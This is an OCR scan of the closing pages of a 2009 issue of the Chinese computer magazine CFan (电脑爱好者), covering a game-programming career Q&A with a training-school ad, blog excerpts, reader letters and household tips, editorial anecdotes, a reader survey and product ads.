金融危机下就业形势严峻，不过最近手机游戏人才需求却明显增长。我希望进入这一行业，但对手机游戏业的发展现状却不甚了解。请问，如果想成为一名手机游戏程序设计师，应该掌握哪些方面的技能呢？

汇众教育动漫游设计制作专家回复：

刘佳你好！

目前，手机游戏产业作为一个方兴未艾的行业，相关游戏设计开发人才的确拥有广阔的市场空间。据智联招聘最近公布的调查报告显示，金融危机下，除了传统的网络游戏设计和开发工程师炙手可热，手机游戏人才的需求也呈明显增长，如手机游戏策划、手机游戏高级开发工程师、手机游戏单机开发工程师和手机网游服务器端JAVA开发高级工程师等。

从技能开发的角度而言，想要成为一名手机游戏程序设计师，应该具备以下一些能力，如：Java语言基础：即灵活运用Java语言进行程序设计。包括Java语言基本语法、面向对象编程、IO系统、多线程设计等；手机游戏开发技术：即能够在手机游戏开发平台上进行手机游戏的设计与开发工作。包括利用J2ME进行高级界面与低级界面的开发、线程动画的实现、双缓冲技术、滚动屏幕等。

同时，一款手机游戏从构思到上市，还是一个团队密切配合的产物。因此，汇众教育"云培训"教学体系为那些希望进入手机游戏行业发展的年轻人提供了绝好的机会。在"云世界"教学平台中，学员不仅能得到系统而科学的专业技能培训，还可以建立自己的"远程开发团队"，结合一些真实案例参与团队项目合作提升能力，积累经验和作品，实现由初学者向企业Java语言程序员、手机游戏移植程序员、手机游戏开发程序员、手机游戏开发工程师等专业角色的轻松转变。相信在这样的环境下，你通过自己的努力，用亲手完成的精彩作品敲开理想大门的那一天将不再遥远！ CF [SQ01]

汇众教育游戏校区：

校区	电话
北京中关村校区	010-51651119
北京北三环校区	010-51288995
北京公主坟校区	010-63966411
北京基地	010-59798211
天津校区	022-27333272
郑州校区	0371-63979871
上海浦东校区	021-51309188
上海徐汇校区	021-54751010
上海虹口校区	021-55606006
青岛校区	0532-80778160
杭州校区	0571-88270079
长沙校区	0731-4457601
广州校区	020-87556175
深圳校区	0755-83345024
武汉校区	027-87685520
重庆高新校区	023-68577088
重庆江北校区	023-63630011
西安小寨校区	029-85381785
西安交大校区	029-82666683
成都校区	028-85586115
沈阳校区	024-22532885
无锡校区	4007102989
济南校区	0531-82399012
大连校区	0411-85875111

汇众教育动漫校区：


校区	电话
南京校区	025-85420528
上海虹口校区	021-36080666
上海徐汇校区	021-64751010
杭州校区	0571-87247759
广州校区	020-81306761
深圳校区	0755-33087755
长沙校区	0731-4772330
成都校区	028—86917768
西安校区	029-85239669
青岛校区	0532－80931700
沈阳校区	024-22766600
北京CBD校区	010-84493187/88
北京基地	010-59798211
武汉校区	027-87685520
无锡校区	0510-81025156
济南校区	0531-81921219
重庆江北校区	023-63600022
厦门校区	0592-5163281
石家庄校区	0311-85108898

汇众教育游戏学院、动漫学院网站www.gamfe.com。



名博论语 WORDS

《潜伏》在办公室——"余则成"教你职场生存



1.办公室里只有两种人，主角和龙套。

在《潜伏》里，每个角色都有个性。只龙套非但没性格而且还专业送死。职场上也一样，想要过得轻松，不想往上爬，那就只能做一辈子的龙套。做龙套的坏处就是：送死你先去，功劳全没有，裁员先考虑。现在的职场绝不是养懒人的地方，你要比别人生存得好，就唯有当主角，让别人去做龙套。你不能踩着别人肩膀，就只能做他人垫背。

2.每个人都要有大志，就算要毁灭世界也可以。

胸怀大志是做主角的首要条件。譬如余则成的信仰，站长的贪钱，马奎和陆桥山要当副站长，李涯为了党国事业，这些都是大志，而有理想存在才能为此奋斗。在职场上，你若没有一个奋斗目标，就不可能进取地往上爬，到最后只能沦为龙套，成为别人的牺牲品。所以不管毁灭世界，还是成为第一首富，你都必须心存志向，以此为目标。

3.你说的每句话，老板都会知道。

别奢望你私下说的话老板就听不到。老板能知道一切，这是真理。就像余则成给左蓝写信，自以为夹在书里没人知道，而实际上，他落下的每个文字，每句话都有人注意。而经验告诉我们，每一句对公司的议论，最后都会传到老板耳朵里。所以你跟任何人说话时，都要好好想想，该说什么，不该说什么。

4.把自己当成最聪明的人，往往是最笨的。

在刚开始时，余则成向左蓝隐瞒自己是军统特务，向吕宗芳隐瞒左蓝是激进分子。余则成觉得自己能掌控大局，可实际上，他才是对方棋盘上的棋子。左蓝和吕宗芳早就决定把他发展成共产党了。在职场上，总把自己当最聪明的人，一定是做龙套的命。

真正聪明的高手，是大智若愚，该精明时精明，不该精明时装傻。

——摘自陆琪的博客

我们从小学到大学比来比去其实比的就只是记忆力，谁记性好谁就是冠军。把所有的题都做一遍记住答案，你就能考上任何大学。但不幸的是生活并没有标准答案可循，电脑的发明也让好记性们成了复读机。



——郑钧的博客

要让人民爱这个国家，不用说我们好强大好正义，其实最好的办法是让人民正视这个民族的缺点，比如懦弱、不团结、自视甚高……

——李承鹏看电影《南京！南京！》有感

作为杂志的主编，我决定向所有文章录用者提供全中国最高的稿费，无论你是否有名，也没有任何的附加签约条件，我们不是选秀节目的经纪公司，只是不能同时间一稿多投。杂志的稿费标准是：封面推荐的原创文章，1000字/2000元。

——韩寒博客上透露：他办的杂志稿费标准高达1字2元，但只收小说和摄影作品。CF [SQ03]

高分问答 WANTED

问：天气热了，家人喜欢用蚊香驱蚊，但是，我听说大多数蚊香的有效成分是除虫菊脂杀虫剂，燃烧的蚊香烟里含有一些对人体有害的物质。我想问，有没有更好的天然的驱蚊方法可供参考？

答：有关专家建议，夏季不妨采用以下安全且天然的驱蚊方法：

1.在卧室内放置几盒揭盖的清凉油和风油精，或摆放一两盆盛开的夜来香、茉莉花、米兰、薄荷或玫瑰等，蚊子会因不堪忍受它们的气味而躲避。

2.室内安装橘红色灯泡，或用透光的橘红色玻璃纸套在灯泡上，开灯后蚊子会因惧怕橘红色光线而逃离。

3.用空酒瓶或口盅装上糖水或啤酒放在阴暗处，蚊子闻到甜酒味就会往瓶子里钻，会被糖水或啤酒粘住致死。

4.生吃大蒜，口服维生素B，通过人体生理代谢从汗液排出体外，会产生一种蚊子不敢接近的气味。

问：电话机上的*号、#号键和R键有什么用？

答：我们一般拨号使用数字键即可，*#R主要用来实现与电信局的程控交换机实现交互功能。比如我们在拨打电信的10000时，对方会提醒我们按#确认你刚才的输入，按*退回上级菜单等，具体功能因程控交换机而异。*键还有一个特殊功能，就是如果你当前选择的是脉冲拨号方式，按下 * 键，话机会暂停 3.6秒后自动转为双音频的拨号方式，所以你一般会在 * 的旁边看到 "P->T" 字样，P代表脉冲拨号，T代表双音频拨号方式。R的中文叫做收线，就是一个非常短暂的挂机再摘机的操作（挂机时间100毫秒左右），正如楼上所说的，用来提醒程控交换机，你现在需要进入特殊功能了（三方通话等）。



CF [SQ04]



读编往来

江苏 曹瑞春：我订阅《电脑爱好者》6年多了，都是从中受益，从未对杂志做过任何贡献，对各位作者也无法说声谢谢，实在过意不去。电脑使用过程中的各种问题，都可以从CFan里找到解决的办法，对于电脑技术我就没有水平发言了，不过我这里可以给大家推荐一个实用的小东西。我的电脑相关电源常忘记关掉，浪费了不少电，也对电脑也不好。后来我发现一个"小管家"智能插座，在电脑关机后能把显示器、有源音箱等全部断电。开机时只要按一个主机电源，所有的都能正常工作了，非常方便。这个小窍门不知道能否为大家带来方便。

每年我都要买《电脑爱好者》合订本，2009年的合订本不知什么时候上市，非常期待，呵呵。

果果：这位读者写过两封信，一封给阿健副主编，一封给发行部的刘丽华总经理。呵呵，其实直接写给编辑部也能收到滴。我们的编务美女栗子会及时把大家的信件仔细分拣，及时送到相关编辑的手里。这里顺便给大家提个醒，不少人习惯于通过纸质信件投稿，有些是手写的，有些是打印的，但是相比之下，通过投稿邮箱的电子版投稿在使用便利性方面要强不少，也能大大增加稿件的采用率，各位请注意哟！此外，合订本6月底上市，敬请严重关注！

S.Z.：强烈建议回音壁扩版！

精华一定是在千锤百炼中产生的，而"回音壁"对前文内容的补充、完善无疑大大提高了杂志整体的质量。但是目前版面太少，导致很多发表在论坛上的好文无缘与读者见面，不能不说是件憾事。CFan若能拿出一字千金的态度诚征修改意见，一定会有质的突破。

果果：这段关于"回音壁"的"回音壁"发自肺腑之言啊，看来"回音壁"的关注度还是很高的，哈哈！这个栏目在开设之初，就是为了增加互动，把已刊登文章的有误之处、不详之处、可延伸扩展之处再请读者点评，不少热心读者都露了脸吧？看到自己的精彩言论很有成就感吧？邮箱满满的，我们被读者的热情感动得一塌糊涂啊！但遗憾的是版面有限，一些错别字之类的小意见只能在爱好者论坛发置顶帖供各位交流了，在杂志中的版面中，一个技巧的改进等内容往往都出现好几个读者的名字，因为不同的读者都想到了，呵呵！今后我们会加大奖励的力度，各位也请多多"回音"哟！



wwq0773

每人给我5元钱，我也能买电脑啦！

苦于家中那台老奔4最近想买台新的，我在CFan上选中了一个5600元的配置，可是我现在只有一毛钱，希望大家能资助我一下，每人能给我5元钱左右，凑够剩下的。资助者请注上名字与金额，我之后会公布名单。我的银行账户……我等电脑等疯了！

全国制霸：每人给我10元，我就能买一辆奔驰了。

tiantianxiao123：如果全世界每人给你一分钱，你早发了！再等疯了也不要把自己的账号给泄出来，小心被别人利用哟！

果果：这主意不错。其实我小时候也想过，如果全国人民每人给我一块钱，我就可以环游世界了，嘻嘻！不过这募集方式始终没有出炉。做做白日梦还是不错的，不过其实你每天攒5块钱，3年内也能实现了，求人不如求己，对吧？还有一条发财致富路，就是投稿，每天在《电脑爱好者》上发表一页稿子，每页200元，你一个月就攒够6000元了，这就是奇迹出现的时刻（刘谦附体？不是魔术哟）！

红莲：今晚估计要做一晚上的手机梦了！晚上下班时，手机被人顺手牵羊了，等快到孩子学校准备给孩子打电话时才发现，借一个学生家长的电话一打我的手机，关机了！郁闷得连晚饭都吃不下，觉也睡不着。

果果：问候一下，别难过啦。丢手机的悲惨故事，版本就像天上的星星数不清啊！比如我亲历的，就有：我在花车前挑衣服，感觉口袋附近有动静，转头一看，小贼正把我的手机往外夹，我河东狮吼（估计声也不大），把他吓跑了；去年那次就有些莫名其妙了，上班路上发现手机没了，想了半天不知它到哪里旅游去了，中午赶回家确认手机也没在家里，拨打确认关机后，赶紧到移动营业厅办了原号的SIM卡，然后给BF拨了电话。"急死我了，拨了无数遍，还以为你遇到坏人了……"忽然间，丢手机的难过变成幸福。拿着BF送的手机，我更小心了：放在靠谱的地方、备份电话本、手机不存私密信息（还好原来也没有）、"妈妈"等亲人用姓名代替防止短信事件……各位也多长个心眼哟，小心手机都乖乖地别乱跑才对。

小虾：我不久前看到一个"年度最佳网名获奖名单"，对一个"最佳整蛊奖"印象深刻，叫做"猪是的念来过倒"。

果果：哈哈，估计看过的100%会中招，猪还可以换成不少高档词汇呢！

灰太狼：我的北桥正在发出蓝光。自己改造了硬盘指示灯，改成了两个蓝光LED，把他塞到了北桥，代价是把侧板拆下来。

ququ789：外星人入住。


止水无澜：灰太狼城堡惊现灵异事件。

1个人飞：那就让火烧一下让它发红光。

果果：有创意！不知道红太狼喜欢吗？你这么聪明，再发明个抓羊机器吧！只见小羊们正要下锅之际，你被它们手中的《电脑爱好者》吸引，看入迷了，它们又逃脱了，哈哈！

Wenshichun：我把杂志拼接成一个大CFan，每个字母就是一年的杂志，很漂亮吧？

果果：震撼！太有才了！



编辑部的故事

Refine

论十几分钟的时间

如果给一件事物下个"这世界上最琢磨不清、飘忽不定"的定义，有的人可能会说是"女人"，这种人经历过爱情的折磨、洗礼；有的人可能会说是"风"，这种人热爱自然，心境淳朴……我自己觉得的是：时间，漫长的等候之时，十几分钟的时间能让人等得望眼欲穿。而每天早晨闹钟响起距起床的时间，那十几分钟的时间又何其宝贵。当我意识到这两种十几分钟的不同时，我开始刻意地对比、刻意地改变……

于是，最终改变的结果是：等人的时候我睡觉，闹钟响起的时候我当成是等人，继续睡觉……

醉心STU

"带水吗？喝什么？"每天下午鸭子都会招呼人去超市买饮料，顺便出去"放放风"，闷热的天气让我也加入了其中，预约鸭子带支雪糕回来。想到冰凉的雪糕，敲字的手指也灵便了好多，在写了六百多字后，鸭子终于出现在面前，小特带着一大包雪糕回来，真乃好人也！"每人都可以有一根吗？"果果从瞬间围上来的人群后面问道。谁知，众人瞬间散去，原本摆在Refine桌上的一大包雪糕呢？果果头上瞬间冒起了无数问号："难道Refine吃东西的速度又精进了！哎，吃东西就要手脚迅速啊！"

——此事还是由小白来揭开谜底吧！Refine吃得再快也不会瞬间吃掉一大包了。真实的画面是，小特急匆匆地从超市冰柜里拎回一包带着冰的雪糕，在小特走入办公区的瞬间，那包雪糕冲破气流，逐渐融入办公区空气的瞬间好像发生了什么，Refine打开后发现雪糕都是化的！众人齐呼：我们的空调！小特只好再放入冰箱还原一下。

《电脑爱好者》与教育部考试中心联办的"我与NCRE"征文大赛来稿那是哗哗的啊（6月底截止，广大与全国计算机等级考试的有缘人别错过哟，请发邮件到ncre@cfan.com.cn），果果在整理征文的过程中，忽然眼前一亮：只见在无数感人的记叙文中，一首清新的诗歌脱颖而出，看来处处需要个性啊！

那年夏天我和C（庄伟 北京）

不知为何迷上你
在那个躁动的夏季
喧嚣的电线杆挺立
树下晃动着斑驳的倩影
我坐在电脑前
默默对着你
可爱又可敬的二级C
在你的迷宫中寻寻觅觅
那些难题的出口在哪里
时光在指尖飞逝
思维遨游在函数与指针的世界里
偶尔也在梦中见到你
和你形影不离
也许这炎热的天气
正是我对你的热情的助燃剂
困难终究战胜不了坚定的信心
我逐渐征服你
道路漫长而又崎岖
我不舍不弃
每迈出一步的心情
美妙不可言语
在踏出迷宫的片刻里
回眸笑看一路的足迹
那年夏天我和C
永远烙印在心中的记忆

CFan编辑部超级CS真人秀

烈日、丛林、山冈、迷宫、野牛队、勇春队、激战……

啊！不好，有人中暑，呵呵，是假象；啊！你在背后狙我，敢惹我这网游中的神枪手：一场又一场，有仇的报仇，有冤的报冤啊！

不好，真有人光荣负伤了，从树上不小心滑落，坚强的阿建居然带伤开车回家，英勇啊，可结局就是第二天他只好缠着纱布单手打电脑了……

每人都是战士，每人都是战地记者，你在瞄准？你在冲锋？哈哈，都有人拿DC、DV悄悄记录下来，不少经典特写又转化为QQ表情了，hoho~

以下是一些经过授权的"半密"级照片（绝密级的被当事人藏起来了），各位看看够个性吗？够专业吗？v呵呵，你也想玩真人CS了？可不是被编辑部传染的啊。





电脑爱好者 2009年第12期 评刊调查表



DU ZHE PING KAN 读者评刊

亲爱的读者：

感谢您一直以来对《电脑爱好者》的关注和支持。为了更好地了解您的需求，为您提供更实用更精彩的内容，我们期盼着听到您宝贵的意见和建议。在此全体编辑向您致以衷心的感谢！


一等奖1名 价值：500元/份

二等奖5名 价值：200元/份

三等奖10名 价值：50元/份



网上评刊地址：http://www.cfan.com.cn/activity/zhuanti/pingkan0912



参与CFan评刊，实现IT梦想！

春暖花开，《电脑爱好者》的评刊奖品也要百花齐放！

您最喜欢什么样的奖品？尽管告诉我们！

您的愿望，我们来满足，但是，需要"给一个理由先"！还等什么？快快行动！

如果您选择的优秀文章与最终公布的优秀文章吻合度高，那么中大奖的几率就更大！

评刊表复印或手抄均有效，本期评刊截止日期2009年7月15日(以邮戳为准)请寄至：北京万寿路翠微中里14号楼4层 北京123信箱（北京《电脑爱好者》杂志社）编辑部/评刊2009年第12期收(邮编100036) 发邮件到dubian@cfan.com.cn，也有机会成为幸运读者，中大奖！

2009年第5期优秀文章

第一名(奖金500元)："特别话题"栏目《电脑停转之日 -病毒"合法入侵"的7种诡计》作者：DEF、新晃、蒲涛

第二名(奖金300元)："特别话题Ⅱ"栏目《升级不用愁，旧件无需丢》作者：张磊

第三名(奖金200元)："CFan新视界"栏目《杀低价，联想不是冒进是"贸进"》作者：杜昕

2009年第6期优秀文章

第一名(奖金500元)："特别话题"栏目《从"蒸发"中拯救 数据恢复4大技能揭秘》作者：DEF、Pen

第二名(奖金300元)："稀饭软组织"栏目《轻松创建人事信息库》作者：Office专家

第二名(奖金300元)："稀饭软组织"栏目《省！省！省！办公室打印我最省！》作者：越野苍狼

第三名(奖金200元)："3.15专刊"栏目《"暗伤"勿扰 IT消费中的"三聚氰胺"大揭晓》作者：杜昕

第三名(奖金200元)："3.15专刊"栏目《暗伤之电脑发票之罪 买电脑不要发票可行吗？》作者：西浩铭

以下6位读者被评为2009年第5期热心读者

一等奖1名(奖品：罗技快看合金版摄像头，799元/个)

李伟(北京)

二等奖2名(奖品：罗技炫彩耳麦，189元/个)

宋雅琼(北京) 陈强(天津)

三等奖3名(奖品：罗技快看畅想版网络摄像头，99元/个)

吴方权(吉林) 许启泽(福建) 郑子臣(湖北)

以下16位读者被评为2009年第6期热心读者

一等奖1名(奖品：联想160GB超薄移动硬盘，500元/块)

林伟(吉林)

二等奖5名(奖品：纽曼MP3，399元/个)

黄智涛(湖南) 潘波(河南) 朱颖(贵州) 黄斌(广东) 罗源城(江西)

三等奖10名(奖品：索尼耳机，100元/副)

王璟(北京) 张玉彬(上海) 刘伟江(安徽) 蔡诗(山东) 林佩宁(天津) 丁彤彤(四川) 杨凯怡(江苏) 梁佳龙(广西) 李鑫(云南) 梁元(湖北)

■个人资料

姓名________ 年　龄________

性别________ 文化程度________

职业________ 联系电话________

通讯地址________________ 邮编________

QQ/MSN________ E-mail ________ 爱好者论坛ID________

·您的平均月收入范围是：

(1)没有固定收入　(2)2000元以内　(3)2000～3000元

(4)3000～4000元　(5)4000～5000元　(6)5000元以上

·您现在拥有的电脑数量为____台。

·您现在拥有下列哪些硬件产品？(可多选)

(1)台式电脑　(2)笔记本电脑　(3)DV或DC　(4)智能手机

(5)MP3、MP4数码相框等数码产品　(6)家庭影院或HTPC

(7)PSP、NDSL等掌上游戏机　(8)Wii　(9)Xbox电视游戏机　(9)GPS设备

·您对以下哪些硬件感兴趣：(可多选)

(1)PC整机　(2)PC配件　(3)笔记本电脑　(4)手机、数码产品　(5)外设产品等

■本期文章评价

("文章代码"栏请填文章结尾处的代码，如：YJ01。)

本期最喜欢的文章

原因编码：a时效性强　b技术实用　c内容丰富　d学到知识　e幽默有趣　f值得收藏　g立意新颖　h观点独到　i恰巧需要　j提高工作效率　k其他

文章代码	原因	美中不足

本期不喜欢的文章

原因编码：(1)时效太差　(2)不实用　(3)选题重复　(4)难度较高　(5)难度太低　(6)不真实　(7)不新颖　(8)不够详细　(9)有字/语法错误　(10)其他

文章代码	原因	改进建议

标题最好的文章

文章代码	原因	


本期综合评价

1.本期杂志的总体难度：

□太简单　□比较适中　□有点难　□太难

2.您认为本期最喜欢的栏目是________

3.本期的优点和不足是什么？(可另附纸写)



聆听世界 享受自然

创舰 C-330

· 额定功率：28W · 频率响应：35Hz-18KHz · 信噪比：62db · 标称阻抗：4Ω

有源电子分频倒相式重低音全木质音箱，

低音喇叭单元选用优质 5. 25 复合盆重低音喇叭，使低音更纯正，更强劲。

3＂副机喇叭采用软球顶帽设计，音质更自然、细腻。全进口高保真功率放大器设计，失真小，可靠性高。

深圳市创见实业有限公司
SHENZHEN CJC INDUSTRY CO.,LTD

生产厂址：惠州市惠阳区平潭镇怡发工业园怡发三路创舰工业园
中文网站：www.cjctone.cn 服务热线：400-700-8980
技术支持邮箱：support@cjctone.cn



雷柏2009年八款春季新品

盛装上市

欢迎莅临雷柏官网鉴赏





激光 · 可调速 · NANO

3900 2.4G笔记本型无线鼠标

典范之作 舒适随享

http://www.rapoo.com.cn


Edifier 漫步者
R2000T | 从容淡定 重现江湖
R2000T实测频响曲线
高音扬声器采用丝绸振膜，柔和耐听
6.5英寸低音扬声器，低音清晰且有层次
精心调校的分频器，确保扬声器出色发挥
整体性能均衡，兼顾高中低频的表现
箱体采用18mm和15mm高档中密度板材,稳固结实,份量十足
大音量情况下，稳固的箱体依然不易振动
客服热线：800-810-5526 欢迎访问：www.edifier.com 北京市著名商标、北京名牌产品

ISSN 1005-0043
CN11-3248/TP





网站：www.cfan.com.cn 零售价：6.00元



《电脑爱好者》2009年合订本(上)

四大王者级优势：

1、**看我就足够了**：正文12册《电脑爱好者》半月刊+业内半年来最精华内容集萃
2、**超值图书奉献**：《电脑爱好者》近年来热卖的系列电脑学用图书电子版集萃
3、**娱乐翻天DVD**：经典动画片系列赏析；经典搞笑动画集中营；旅游、汽车、数码、时尚电子杂志荟萃
4、**超便利的查阅**：《电脑爱好者》杂志全文检索

300 万字内容
2000 篇文章
1000 个应用方案
2000 个实用技巧
2000 个问题解答

39.8元超值价
赠送1DVD
6月下旬
倾情奉献

邮局汇款：北京123信箱 邮编：100036
收款人：北京《电脑爱好者》杂志社，请在汇款单附言栏注明
在线订购网址：http://shop.cfan.com.cn
邮购代码:CF09S。为方便我们与您联系，请留下联系电话。

电脑爱好者　２００９年第１２期　６月下

《电脑爱好者》杂志社创建于１９９３年６月，隶属于中国科学院。杂志社的旗舰产品《电脑爱好者》半月刊的月发行量已近８０万册，连年稳居“中国电脑刊物发行量第一的”的宝座。１０年来，《电脑爱好者》秉承浅显易懂、通俗流畅的风格，面对越来越多的初中级电脑爱好者，传播电脑知识，培养电脑人才，其内容广泛涉猎软件、硬件、市场、评测、网络、游戏、编程等多方面，每年一度的“编辑选择奖”和“电脑爱好者最喜爱品牌”　在业界深具影响力，奖牌和ＬＯＧＯ也被广泛采用。这本“大家都能看懂的”《电脑爱好者》半月刊早已经成为电脑爱好者首选的学习读物。

说明：
本文件由　肚朝前　＠　ＣＮＦ　独立制作，本ＰＤＦ文件是完全功能无限制的，可以自由对本文件进行编辑，打印，提取，转化格式等操作．

注意：
强烈推荐用官方Ａｃｒｏｂａｔ　Ｒｅａｄｅｒ软件来查看．

申明：
制作此ＰＤＦ目的纯粹为测试ＰＤＦ制作能力和供大家共同研究ＰＤＦ格式，以及测试网站下载带宽．用于其他用途产生的后果与本人无关，责任自负
请支持正版，购买杂志阅读